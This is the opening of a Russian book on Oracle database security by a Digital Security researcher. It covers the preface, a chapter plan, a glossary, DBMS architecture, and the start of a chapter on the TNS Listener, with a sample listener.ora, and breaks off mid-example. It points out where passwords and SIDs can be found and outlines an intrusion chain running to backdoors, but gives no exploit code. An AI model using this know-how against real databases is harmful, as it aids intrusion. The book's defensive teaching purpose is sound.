Содержание

Благодарности

В первую очередь хочется поблагодарить весь рабочий коллектив компании Digital Security за помощь и поддержку, оказанную в процессе работы над материалом. И в частности, Илью Медведовского, под редакцией которого выходит данная книга, за то, что поддержал идею написания этой книги, дал возможность опубликовать ее, делился своим опытом и помогал преодолевать возникающие трудности. Свою благодарность хочу также выразить техническому редактору этой книги и моему коллеге Антону Карпову – за его работу по коррекции материала для данной книги. Отдельное спасибо Леониду Кацу, за редактирование иллюстраций к данной книге. И всем остальным сотрудникам.

Хочу выразить благодарность тем людям, без которых, возможно, я бы в свое время вообще не заинтересовался темой, которой посвящена эта книга. Это профессор Владимир Владимирович Платонов, благодаря которому я с большим энтузиазмом начал относиться к теме информационной безопасности, и мой преподаватель по базам данных, доцент Леонид Бушуев, благодаря которому, я впервые познакомился с СУБД Oracle и после чего решил заняться вопросами ее безопасности.

Нельзя не поблагодарить всех известных исследователей безопасности СУБД Oracle, на статьях и публикациях которых я рос в профессиональном плане. Это такие люди, как Дэвид Личфилд (David Litchfield), Пит Финниган (Pete Finnigan), Александр Корнбруст (Alexander Kornbrust) и др., чьи исследования всегда заставляли меня восхищаться ими. Они были и остаются для меня теми авторитетами, которые показывали, что всегда есть к чему стремиться, и не давали расслабиться ни на секунду.

И конечно же, хотел бы поблагодарить мою семью, близких друзей и любимую девушку за веру в меня и терпение, а также извиниться перед ними за то, что работа над книгой отняла у меня значительную часть времени, по праву принадлежащего им.

Предисловие от редактора

Уважаемый читатель!
В 2009 году исполняется 10-летний юбилей книги «Атака на Интернет». Все это время меня часто тревожил тот факт, что после того как тема информационной безопасности стала популярна и наш рынок буквально заполонили книги по информационной безопасности, подавляющее большинство из них, к сожалению, являлись простой компиляцией общеизвестных фактов и были написаны авторами, очень далекими от практики. При этом переводные издания представляли гораздо больший интерес. Возникает вопрос – неужели перевелись в России исследователи-практики, для которых вопросы анализа защищенности операционных систем и приложений не являются пустым звуком? На самом деле ответ лежит на поверхности. Несмотря на то что исследователей-одиночек довольно много, их деятельность эпизодична и, за редким исключением, скрыта от широкой общественности, а результаты малоизвестны в России, не говоря уж о Западе. Кроме того, на сегодняшний момент (рубеж 2008–2009 годов) в России и странах СНГ существует только один известный и получивший международное признание исследовательский центр, основной задачей которого является поиск и исследование новых уязвимостей. Речь идет о Digital Security Research Group (DSecRG), который был открыт и финансируется нашей компанией с середины 2007 года.

Откуда в этом случае взяться исследователям уязвимостей с большим практическим опытом, если их деятельность в России никому не нужна и не приносит им никаких дивидендов? При этом стоит обратить внимание на тот факт, что на Западе практически у каждой серьезной компании, работающей в области информационной безопасности (ИБ), обязательно есть свой исследовательский центр. Почему? Ответ опять же на поверхности. Специфика наших компаний, специализирующихся в области ИБ, – ориентация сугубо на внутренний рынок и самое главное – отсутствие у большинства российских консультантов (назвать их аудиторами не поднимается рука) необходимости в проведении квалифицированного технологического аудита информационной безопасности, основная цель которого – поиск уязвимостей в информационной системе компании. Ведь большинство подобных «аудиторов» в РФ – интеграторы. Интегратор по определению совершенно не заинтересован в проведении подобных углубленных технических проверок и имитации действий реальных злоумышленников – того, что называется активным аудитом. При реализации концепции активного аудита внутренней корпоративной сети компании применяется следующая модель нарушителя: аудитор получает только физический доступ к ресурсам и, не имея логических прав доступа, начинает искать и реализовывать уязвимости, последовательно проникая в систе-

му. Так вот, основной бизнес интегратора – разработка как можно более дорогостоящих решений и последующее их внедрение у заказчика. Наша же практика проведения активного аудита наглядно показывает (это подтверждается и международной практикой), что подавляющее большинство найденных в процессе аудита реальных проблем и уязвимостей закрываются практически бесплатно: установкой обновлений, тонкими настойками ОС и приложений, внедрением соответствующих процедур системы менеджмента ИБ. Очевидно, что такой аудит категорически противопоказан для интегратора – он просто испортит ему весь основной интеграционный бизнес. Именно поэтому интеграторы, вместо применения технологии активного аудита, обычно просто используют сканеры уязвимостей с дополнительным анализом настроек ОС и приложений. При этом понятно, что для анализа отчета современного сканера уязвимостей навыки квалифицированного аудитора не требуются.

И что в итоге? А в итоге на практике оказывается, что техническим аналитикам, обладающим «хакерскими навыками», то есть специалистам по поиску и реализации уязвимостей, просто негде работать и негде применять эти навыки на практике «в мирных целях».

Именно поэтому в России такой дефицит интересных практических книг, посвященных практике анализа защищенности, написанных отечественными авторами.

Мне, как автору первой и одной из наиболее популярных за последние 10 лет в России исследовательской книги по анализу защищенности, очень приятно передавать эстафету моим молодым коллегам из DSecRG. И я рад, что именно наша компания, Digital Security, имеет возможность быть тем местом, где увлеченные и талантливые молодые специалисты могут расти и развиваться. А в таланте сомневаться не приходится – уже за первые полгода работы исследовательского центра DSecRG получил благодарности от таких компаний, как Oracle, SAP, Alcatel и разработчиков таких известных продуктов, как Ruby.

Я уверен, что эта книга, основанная исключительно на практическом опыте автора из DSecRG, вызовет у вас безусловный интерес, предоставив обширный материал для размышлений о специфике защищенности систем управления базами данных.

Илья Медведовский, к.т.н.,
директор компании Digital Security

Введение

В настоящее время анализ защищенности корпоративных сетей все чаще показывает, что уровень обеспечения информационной безопасности заметно возрос: администраторы своевременно устанавливают системные обновления на рабочие станции и серверы, стандартные пароли на доступ к активному сетевому оборудованию встречаются все реже, сети сегментируют и разграничивают доступ, парольная политика во многих системах соблюдается. Однако существует еще ряд проблем, которым до сих пор не уделяется должного внимания. Одна из них – это защищенность корпоративных систем управления базами данных (СУБД).

Как известно, в корпоративных системах любая важная информация обычно хранится в базах данных, и конечной целью злоумышленника, как правило, является именно информация, находящаяся в них, которая зачастую важнее, чем права администратора на атакуемом сервере.

В этой книге будет детально рассмотрен вопрос безопасности СУБД Oracle, как наиболее распространенной среди существующих СУБД. Большинство книг, в которых уделяется внимание безопасности Oracle, рассматривают в основном механизмы установки и настройки существующих средств безопасности. Такие книги по большому счету являются переводами разделов технической документации, отвечающих за безопасность. В них рассматриваются основные вопросы, связанные с аутентификацией, шифрованием, разграничением доступа, но крайне мало внимания уделяется тому, *зачем* нужны эти механизмы и *как* на практике осуществляется реальное проникновение в базу данных, от которого необходимо уметь защищаться.

Как известно, чтобы понять, как защититься от злоумышленника, нужно хорошо знать и понимать методы его работы. Данная книга будет, прежде всего, отличаться своим подходом к рассмотрению проблемы. Основной акцент будет сделан на детальное объяснение практической стороны методов проникновения в СУБД; будут рассмотрены реальные примеры атак, реализованные автором на практике и подкрепленные детальным описанием проблемы. При этом речь идет не о простом перечне уязвимостей, а о системном подходе к вопросу проникновения в СУБД. Как итог, читатель сможет взглянуть на вопрос безопасности СУБД с точки зрения злоумышленника, что в итоге поможет ему настроить адекватную защиту.

О содержании

В первой части книги мы встанем на место злоумышленника, обладающего минимумом знаний об атакуемом сервере. После вводной главы, рассказывающей вкратце об архитектуре СУБД и основных ее компонентах (те, кто знаком с этими

основами, могут сразу перейти к следующим главам), мы рассмотрим все этапы проникновения в СУБД, не имея в ней логических прав. Во второй главе мы узнаем о проблемах сетевой безопасности СУБД Oracle и таких ее компонентов, как служба TNS Listener. После чего займемся вопросом подключения к СУБД, в частности, подбором SID (глава 3). Получив SID, мы сможем подбирать имена пользователей и пароли, о чем будет рассказано в главе 4. В главе 5 будут рассмотрены альтернативные способы получения доступа к СУБД через уязвимости в сервере приложений Oracle Application Server. После того как станет ясно, каким образом можно проникнуть в СУБД, используя различные уязвимости и ошибки конфигурации, описанные в первой части, мы перейдем ко второй части книги.

Во второй части мы возьмем за основу наличие доступа к СУБД с минимальными правами и изучим, какие действия можно совершить в этом случае. Сначала попробуем повысить свои права в СУБД и научимся писать собственные эксплоиты для повышения привилегий (главы 6, 9). Потом разберемся с уязвимостями алгоритма шифрования паролей (глава 7), после чего попробуем получить доступ к командной строке операционной системы и обеспечить себе в ней административные права (глава 8), а под конец научимся оставлять backdoor в СУБД и скрывать свое присутствие от администратора (глава 10).

В итоге, когда читатель поймет основные проблемы, связанные с защищенностью СУБД Oracle, он сможет осознанно и обоснованно применять существующие методы и механизмы защиты, о которых будет рассказано в третьей части книги. Третья часть начнется с общих советов по обеспечению безопасности СУБД как от внешних, так и от внутренних нарушителей (глава 11), после чего мы познакомимся с основными принципами проведения аудита и расследования инцидентов в Oracle (глава 12). И в заключение познакомимся с существующими требованиями стандартов безопасности, в частности PCI DSS, и рассмотрим основные моменты настройки СУБД Oracle на соответствие данному стандарту (глава 13).

Автор надеется, что после прочтения книги читатель не только сможет посмотреть на проблему со стороны злоумышленника и по-иному взглянуть на применение механизмов защиты, но и в итоге сам изобрести что-то новое для их совершенствования.

Основные термины и сокращения

Прежде чем мы начнем изучение Oracle, необходимо, чтобы всем были ясны некоторые основные термины, которые будут встречаться в тексте. Ниже приведен небольшой список основных терминов, которые будут использоваться по ходу книги.

- *ОС* – операционная система.
- *ФС* – файловая система.
- *ИС* – информационная система. Совокупность объектов, таких как: серверы, рабочие станции и активное оборудование, объединенные локальной сетью;

- *БД (DB)* – база данных. Совокупность данных, специально организованных для упрощения их извлечения.
- *СУБД (DBMS)* – система управления базами данных. Oracle – это СУБД.
- *Схема (Schema)* – набор объектов БД, куда входят таблицы, процедуры, функции, триггеры и пр.
- *DDL (Data Definition Language)* – язык описания данных. Команды этого языка предназначены для создания, изменения и удаления объектов схемы, а также для предоставления привилегий и назначения ролей, установки опций аудита и добавления комментариев в словарь данных.
- *DML (Data Manipulation Language)* – язык манипулирования данными. Команды этого языка позволяют строить запросы и оперировать с данными существующих объектов схемы. К DML-командам относятся: DELETE, INSERT, SELECT и UPDATE-команды.
- *Процедура* – это набор SQL- или PL/SQL-команд, который выполняет определенную задачу. Процедура может иметь входные параметры, но не имеет выходных.
- *Функция* – это совокупность SQL- или PL/SQL-команд, которая реализует определенную задачу. Функция отличается от процедуры тем, что возвращает какое-либо значение (процедура ничего не возвращает).
- *Хранимая процедура* – это предопределенный SQL-запрос, сохраненный в базе данных. Хранимые процедуры разрабатываются для эффективного выполнения запросов.
- *Программный блок* – относительно СУБД Oracle это программа, используемая для описания пакета, хранимой процедуры или последовательности.
- *Транзакция* – группа последовательных операций, которая представляет собой логическую единицу работы с данными. Транзакция может быть выполнена целиком либо успешно, соблюдая целостность данных и независимо от параллельно идущих других транзакций, либо не выполнена вообще, и тогда она не должна произвести никакого эффекта.
- *Запрос* – это транзакция «только для чтения». Запрос генерируется с помощью команды SELECT. Различие между обычной транзакцией и запросом состоит в том, что при запросе данные не изменяются.
- *Триггер* – это механизм, позволяющий создавать процедуры, которые будут автоматически запускаться при выполнении команд INSERT, UPDATE или DELETE.
- *Таблица* – основная единица хранения данных БД Oracle. Состоит из имени таблицы, строк и столбцов. Каждый столбец также имеет имя и тип данных. Таблицы хранятся в табличных пространствах.
- *Представление (view)* – не хранит никаких данных, оно лишь является результатом некой выборки данных. С представлениями можно делать те же операции, что и с таблицами (строить запросы, обновлять, удалять) без всяких ограничений.

История. Статистика

СУБД Oracle, как одна из самых старых СУБД, присутствующих на рынке, имеет длинную историю, начавшуюся в 1977 году и продолжающуюся до сих пор. В 1977 году Ларри Эллисон, Боб Майнер и Эд Оутс основали компанию Software Development Laboratories (SDL), предшественницу Oracle. В 1979 году SDL сменила имя на Relational Software, Inc. (RSI) и выпустила Oracle v2. Это была первая коммерческая система управления реляционными базами данных на основе языка запросов SQL. В 1982 году RSI вновь сменила свое имя и стала называться Oracle Systems; с этого момента началась долгая история уже компании Oracle.

С 15 марта 1986 Oracle Corporation выходит на биржу, а в 1997 году выходит версия Oracle 8 (8.0), которая отличалась повышенной надежностью, поддержкой большего числа пользователей и больших объемов данных.

Oracle 8.0 можно считать самой старой версией СУБД из тех, что могут встретиться в реальной жизни; шанс встретить предыдущие версии на текущий момент очень низок. Следующие версии СУБД уже часто встречаются в реальных системах, даты их выпуска приведены ниже в таблице.

Хронология выпуска версий СУБД Oracle

Год выпуска	Версия СУБД Oracle
1998	Oracle 8i Release 2 (8.1.6)
2000	Oracle 8i Release 3 (8.1.7)
2001	Oracle 9i Release 1 (9.0.1)
2004	Oracle 10g Release 1 (10.1.0)
2005	Oracle 10g Release 2 (10.2.0.1)
2007	Oracle 11g Release 1 (11.1.0.6)

Поскольку тема безопасности Oracle довольно обширна, для начала был проведен небольшой анализ того, на чем нужно сосредоточить большее внимание, а именно, какие версии СУБД наиболее распространены на данный момент и на каких операционных системах чаще устанавливают СУБД Oracle.

В результате проведенного анализа данных аудитов за последние 3 года была получена небольшая статистика, выявившая, что в 80% компаний так или иначе использовалась СУБД Oracle. Далее были выявлены наиболее распространенные версии СУБД Oracle (рис. 1-1).

Как оказалось, Oracle Database версии 9i до сих пор является самой актуальной, несмотря на то, что версия 10g вышла еще в 2004 году, а недавно уже вышла и 11-я версия. Следует отметить, что официальная поддержка версии Oracle 8i прекратилась в декабре 2006 года, и скоро та же участь постигнет и девятую версию. Это означает, что официальных заплаток на все новые уязвимости, найденные в этих версиях, выпущено не будет.

Была также составлена статистика по операционным системам, на которые обычно устанавливается СУБД Oracle. Как выяснилось, большинство СУБД Oracle было установлено на серверах под управлением ОС Windows и Linux (рис. 1-2).



Рис. 1-1. Процентное соотношение популярности различных версий СУБД Oracle



Рис. 1-2. Процентное соотношение ОС, на которые устанавливается СУБД Oracle, по данным статистики, собранной компанией Digital Security

Исходя из полученной статистики, дальнейший анализ безопасности было решено сосредоточить на наиболее распространенной на данный момент версии Oracle 9i, а также на версии 10g, которая уже в ближайшее время должна ее полностью заменить. Хоть в реальных системах на текущий момент СУБД Oracle 11-й версии почти не встречается, в книге о ней будет также немало рассказано, так как рано или поздно она займет свое место на серверах.

ЧАСТЬ I. АНАЛИЗ ЗАЩИЩЕННОСТИ СУБД ORACLE СНАРУЖИ

Глава 1. Архитектура СУБД

Система управления базами данных (СУБД) Oracle предназначена для одновременного доступа к большим объемам хранимой информации и манипуляции с ними. В СУБД есть два основных понятия, которые необходимо усвоить для понимания некоторых моментов данной книги, – это база данных и экземпляр. Если в двух словах, то база данных – это набор файлов в ОС, а экземпляр – процессы и память, причем одна база данных может быть доступна в нескольких экземплярах, а экземпляр единовременно обеспечивает доступ только к одной базе данных. Теперь рассмотрим эти понятия подробнее.

1.1. База данных

В базе данных есть два уровня представления данных: физический и логический. Физический уровень включает файлы баз данных, которые хранятся на диске, а логический уровень включает в себя табличное пространство, схемы пользователей. Рассмотрим эти уровни более подробно.

1.1.1. Физический уровень

База данных и экземпляр на физическом уровне представлены шестью типами файлов. К экземпляру относятся файлы параметров, в которых прописываются его характеристики. Основной файл – это файл init.ora, отвечающий за параметры инициализации экземпляра, такие как имя базы данных, ссылку на управляющие файлы и пр. Пример файла инициализации представлен на рис. 1.1.1-1.

Файлы базы данных

База данных как таковая представлена набором файлов разных типов, в которых собственно хранятся различные данные. Ниже кратко рассказано о том, что представляют собой эти типы файлов и чем файлы каждого типа могут быть нам полезны:

- *Файлы данных.* В этих файлах хранятся собственно сами данные в виде таблиц, индексов, триггеров и прочих объектов. Файлы данных являются наиболее важными во всей базе данных. В стандартной базе должно присутствовать минимум два файла данных: для системных данных (таблич-



Рис. 1.1.1-1. Фрагмент инициализационного файла init.ora

ное пространство **SYSTEM**) и для пользовательских данных (табличное пространство **USER**).

В табличном пространстве SYSTEM хранятся пароли всех пользователей в зашифрованном виде.

- *Файлы журнала повторного выполнения (redo logs).* Файлы журнала повторного выполнения очень важны для базы данных Oracle. В них записываются все транзакции базы данных. Они используются только для восстановления данных в самой базе при сбое экземпляра.

  В журналах повторного выполнения можно обнаружить множество критичной информации, о существовании которой рядовой администратор мог и не задуматься, в том числе и пароли пользователей.
- *Управляющие файлы.* В этих файлах определено местонахождение файлов данных и другая информация о состоянии базы данных. Управляющие файлы должны быть хорошо защищены. Наиболее важным является файл параметров инициализации экземпляра, потому что без него не удастся запустить экземпляр. Остальные файлы, такие как **LISTENER.ORA**, **SQLNET.ORA**, **PROTOCOL.ORA**, **NAMES.ORA** и пр., связаны с поддержкой сети и также очень важны.

В этих файлах можно обнаружить множество полезной информации для проникновения в СУБД.

- *Временные файлы.* Временные файлы используются для хранения промежуточных результатов действий над большим объемом данных в случае, если в оперативной памяти для этого не хватает места. Во временных файлах можно обнаружить содержимое временных таблиц и построенных по ним индексов. Временные файлы могут оказаться полезными в процессе расследования инцидентов или при восстановлении важной информации, удаленной из базы данных.
- *Файлы паролей.* Используются для аутентификации пользователей, выполняющих удаленное администрирование СУБД по сети. Более детально о них мы будем говорить позже.

Как видно, с точки зрения безопасности каждый приведенный выше тип файлов имеет большое значение.

1.1.2. Логический уровень

На логическом уровне находятся табличные пространства и схема БД, состоящая из таблиц, индексов, представлений, хранимых процедур и пр.

База данных разделяется на несколько логических частей, называемых табличными пространствами. Табличные пространства используются для логической группировки данных между собой для упрощения администрирования. Каждое табличное пространство состоит из одного или более файлов данных, которые физически могут располагаться на разных дисках.

В табличных пространствах, в свою очередь, находятся схемы – это своеобразные контейнеры хранимых в БД объектов. Каждая схема однозначно ассоциируется с определенным пользователем – владельцем этой схемы. В этих схемах уже находятся такие логические единицы, как таблицы, индексы, представления и хранимые процедуры.

1.2. Структуры памяти

Основных структур памяти на сервере Oracle три: глобальная область системы (SGA, или System Global Area), глобальная область процесса (PGA, или Process Global Area) и глобальная область пользователя (UGA, или User Global Area). Рассмотрим более подробно SGA, так как это наиболее важная область памяти, к которой обращаются все процессы Oracle.

В ОС UNIX область SGA реализована как сегмент разделяемой памяти – отдельный фрагмент памяти, к которому могут подключаться процессы. В ОС Windows экземпляр Oracle – это единый процесс с одним адресным пространством и область SGA выделяется как приватная память процесса ORACLE.EXE.

Область SGA разбита на несколько пулов, знания о которых нам пригодятся в дальнейшем, – это Java-pool, shared-pool, large-pool и null-pool.

- *Java-пул (Java-pool)* представляет собой фиксированный пул памяти, выделенный виртуальной машине JVM для запуска Java-процедур. В случае если на Java-пул выделено недостаточно памяти, мы не сможем выполнять Java-процедуры (об этом будет рассказано позже).
- *Разделяемый пул (shared-pool)*. В разделяемом пуле сервер Oracle кеширует различные результаты разбора запроса, в которых присутствуют разделяемые курсоры, хранимые процедуры, объекты состояния и пр. Перед повторным разбором запроса сервер Oracle просматривает разделяемый пул в поисках готового результата.
- *Большой пул (large-pool)*. Большой пул назван так потому, что используется для выделения фрагментов памяти больших объемов, чем те, для управления которыми создавался разделяемый пул.
- *Неопределенный пул (null-pool)*. Сюда относится память, выделенная под буферы блоков, буфер журнала повторного выполнения и под «фиксированную область SGA».

Значения размера пулов определяются в файле init.ora такими параметрами, как: JAVA_POOL_SIZE, SHARED_POOL_SIZE, LARGE_POOL_SIZE, DB_BLOCK_BUFFERS и пр. Вот вкратце основная информация о структурах памяти СУБД Oracle, которая понадобится для понимания материала.

На заметку: область SGA хранит в себе множество важных данных, с которыми напрямую работает СУБД. В случае возможности модификации данных в SGA можно реализовать руткит, обнаружить который будет достаточно сложно.

1.3. Процессы

Кроме понятия разделяемой памяти в определение экземпляра входят процессы, о которых мы сейчас и поговорим. В экземпляре Oracle есть три класса процессов (или потоков, здесь и далее, если речь идет об ОС Windows):

1. *Серверные процессы*. Они выполняют запросы клиентов, а именно – составляют план выполнения SQL-запроса, находят необходимые данные и реализуют его.
2. *Фоновые процессы*. Это процессы, которые начинают выполняться при запуске экземпляра и решают различные задачи поддержки базы данных. Они выполняют разнообразные задачи, обеспечивающие работу СУБД, такие как: поддержка буферного кэша, копия заполненного файла оперативного журнала повторного выполнения в архив, очистка всех структур, используемых завершившимися процессами, и т.д. Все эти процессы работают в координации друг с другом.
3. *Подчиненные процессы*. Подчиненные процессы ввода-вывода используются для эмуляции асинхронного ввода-вывода в системах или на устройствах, которые его не поддерживают.

1.4. Прочие компоненты СУБД

Основные моменты касательно архитектуры СУБД Oracle, а точнее ее главного процесса, мы рассмотрели в предыдущем разделе. Но это не все, программный комплекс Oracle database состоит кроме основного серверного процесса СУБД еще из ряда дополнительных компонентов. Перечислим основные компоненты СУБД:

- *Oracle сервер* – основной процесс СУБД;
- *Сетевые компоненты* – TNS-Listener и SQL*Net-программы;
- *Oracle Enterprise Manager* – графический интерфейс для администрирования СУБД Oracle;
- *Oracle intelligent agents* – набор программ, организующих взаимодействие между Oracle Enterprise Manager и сервером Oracle и утилитами;
- *прочие утилиты:*
  - *SQL*Plus* – основной интерфейс для работы с СУБД Oracle. С его помощью можно соединяться с СУБД и выполнять SQL-команды, а также PL/SQL-программы;
  - *Oracle-installer* – приложение, позволяющее производить установку необходимых пакетов, а также удаление ненужных;
  - *SQL*Loader* используется для загрузки БД из файлов;
  - *ODBC и сетевые компоненты Oracle* состоят из сетевых программ и утилит, необходимых для связи с Oracle-сервером по сети. Сетевые компоненты включают сетевой сервер и адаптеры сетевых протоколов.

Наиболее важным из перечисленных компонентов является TNS-Listener (в дальнейшем – служба Листенера). Этот компонент отвечает за все, что касается сетевого взаимодействия с СУБД. Когда запускается экземпляр СУБД, он получает связь со службой Листенера. В дальнейшем, когда клиент желает получить доступ к базе данных, он подсоединяется к этой службе, которая, в свою очередь, перенаправляет запросы в серверный процесс. Аналогично, в случае если главному процессу Oracle необходимо запустить внешнюю процедуру, то он сначала подсоединяется к службе Листенера, которая, в свою очередь, запускает процесс extproc, занимающийся запуском внешних процедур.

1.5. Заключение

Выше мы рассмотрели основные части СУБД Oracle, такие как: файлы, структуры памяти, процессы (или потоки – в зависимости от базовой ОС), а также дополнительные компонены сервера Oracle. На этом мы закончим нашу краткую вводную главу и перейдем к основной теме данной книги – безопасности Oracle, начав с сетевой безопасности, а именно – с упомянутой выше службы Листенера.

1.6. Полезные ссылки

1. Thomas Kyte. Oracle «Expert One-on-One Oracle» (англ.). http://www.amazon.com/Expert-One-One-Oracle-Thomas/dp/1590592433
2. Том Кайт. «Oracle для профессионалов» (рус.).

Глава 2. Анализ защищенности службы TNS Listener

Последовательный подход к вопросу безопасности СУБД является довольно разумным и именно его решено придерживаться в этой книге, поэтому начнем с ситуации, когда у нас нет никакой информации о системе, к которой мы пытаемся получить доступ, равно как и никаких логических прав. Единственное, за что мы можем «зацепиться» в таком случае, это открытые порты сервера, на котором функционирует СУБД. Oracle обладает как минимум одним сетевым сервисом, который обеспечивает сетевое функционирование СУБД и, как правило, всегда запущен, – это сетевая служба TNS Listener (далее – Листенер).

Разумеется, возможна ситуация, когда на сервере установлены дополнительные компоненты системы, такие как Oracle Application Server и прочие сервисы (об атаках на них будет рассказано в главе 5), но сейчас нас интересует самая типичная ситуация. И первое, с чем нужно ознакомиться как злоумышленнику, так и администратору, имеющим дело с Oracle, это с Листенером.

Листенер Oracle – компонент сетевого доступа к СУБД Oracle. Это отдельный процесс, который принимает по своему протоколу клиентские запросы на соединение и направляет их для обработки в соответствующий серверный процесс СУБД. Листенер поддерживает соединения по протоколам SNMP и SSL. Обычно атаки на Листенер рассматриваются как первый этап цепочки атак на СУБД. Соответственно, вероятность компрометации СУБД в большой степени зависит от правильной конфигурации Листенера. Незащищенный (неправильно сконфигурированный с точки зрения безопасности) Листенер предоставляет нарушителю возможность осуществления огромного спектра атак, включая удаленное выполнение команд и атаки типа «отказ в обслуживании».

2.1. Описание службы Листенера

Сетевая служба TNS Listener – достаточно мощный инструмент, почти полностью контролирующий доступ к СУБД и предоставляющий возможность доступа к командам ОС. Листенер состоит из двух исполняемых и нескольких конфигурационных файлов.

Исполняемые файлы tnslsnr и lsnrctl расположены в директории $ORACLE_HOME/bin (переменная $ORACLE_HOME отображает путь к директории, в которую установлена СУБД). Конфигурационные файлы расположены в директории $ORACLE_HOME/network/admin. Рассмотрим подробнее назначение этих файлов.

Tnslsnr

Сердце Листенера, отвечающее за весь основной функционал службы, – процесс tnslsnr, который выполняет роль прокси-сервера и перенаправляет запросы от клиента непосредственно к СУБД. Процесс tnslsnr по умолчанию запускается с привилегиями пользователя Oracle в ОС UNIX и с привилегиями пользователя Local System в ОС Windows NT/2000/2003. Так как учетная запись «oracle», создаваемая при установке СУБД на UNIX-системах, не имеет административных привилегий, риск поставить под угрозу весь сервер при компрометации Листенера в UNIX-системах по умолчанию ниже.

Lsnrctl

Lsnrctl является консольной утилитой, используемой для администрирования Листенера. С ее помощью можно управлять Листенером как локально, так и удаленно. Команды управления включают в себя возможность настройки протоколирования событий, смены пароля или удаленного перезапуска Листенера.

Sqlnet.ora

Этот конфигурационный файл отвечает за сетевые настройки Листенера. В нем нас прежде всего интересуют опции, связанные с безопасностью, – это настройки шифрования передачи данных, аутентификации и разграничения прав доступа к Листенеру по IP-адресам (Valid Node Checking). О большинстве из этих настроек будет подробнее сказано в главе 11.

Listener.ora

Этот конфигурационный файл отвечает за связь Листенера с СУБД. Для нас важнейшим моментом является хранимая в нем строка подключения, которая содержит такие параметры подключения, как системный идентификатор (SID) и порт, на который будут приниматься запросы для данного SID. Как будет ясно в дальнейшем, эта информация является во многом определяющей при проведении начального этапа проникновения в СУБД Oracle. Этот файл очень важен для нас – получив к нему доступ с возможностью внесения модификаций, мы сможем обойти такие ограничения безопасности, как пароль на службу Листенера и протоколирование событий. Пример конфигурационного файла:

```
LISTENER =
(DESCRIPTION_LIST =
(DESCRIPTION =
(ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC1521))
(ADDRESS = (PROTOCOL = TCP)(HOST = Ora)(PORT = 1521))
)
)
```

Здесь мы видим, что на хосте с именем Ora, на порту 1521 запущен экземпляр базы данных. Кроме того, в этом файле могут храниться такие параметры, как пароль на доступ к Листенеру, директория хранения лог-файлов и пр. Изменения

в конфигурации Листенера могут быть сделаны напрямую путем правки файла listener.ora или с использованием командного интерфейса утилиты lsnrctl.

Tnsnames.ora

В этом файле хранится соответствие кратких имен (Net Service Names) длинным дескрипторам соединений для упрощения межсетевого взаимодействия. Нам это файл интересен тем, что в нем может находиться информация о SSL-сертификатах, используемых для аутентификации. В нем также могут храниться данные для подключения к другим серверам СУБД, в том числе и SID. Пример одной записи из файла Tnsnames.ora:

```
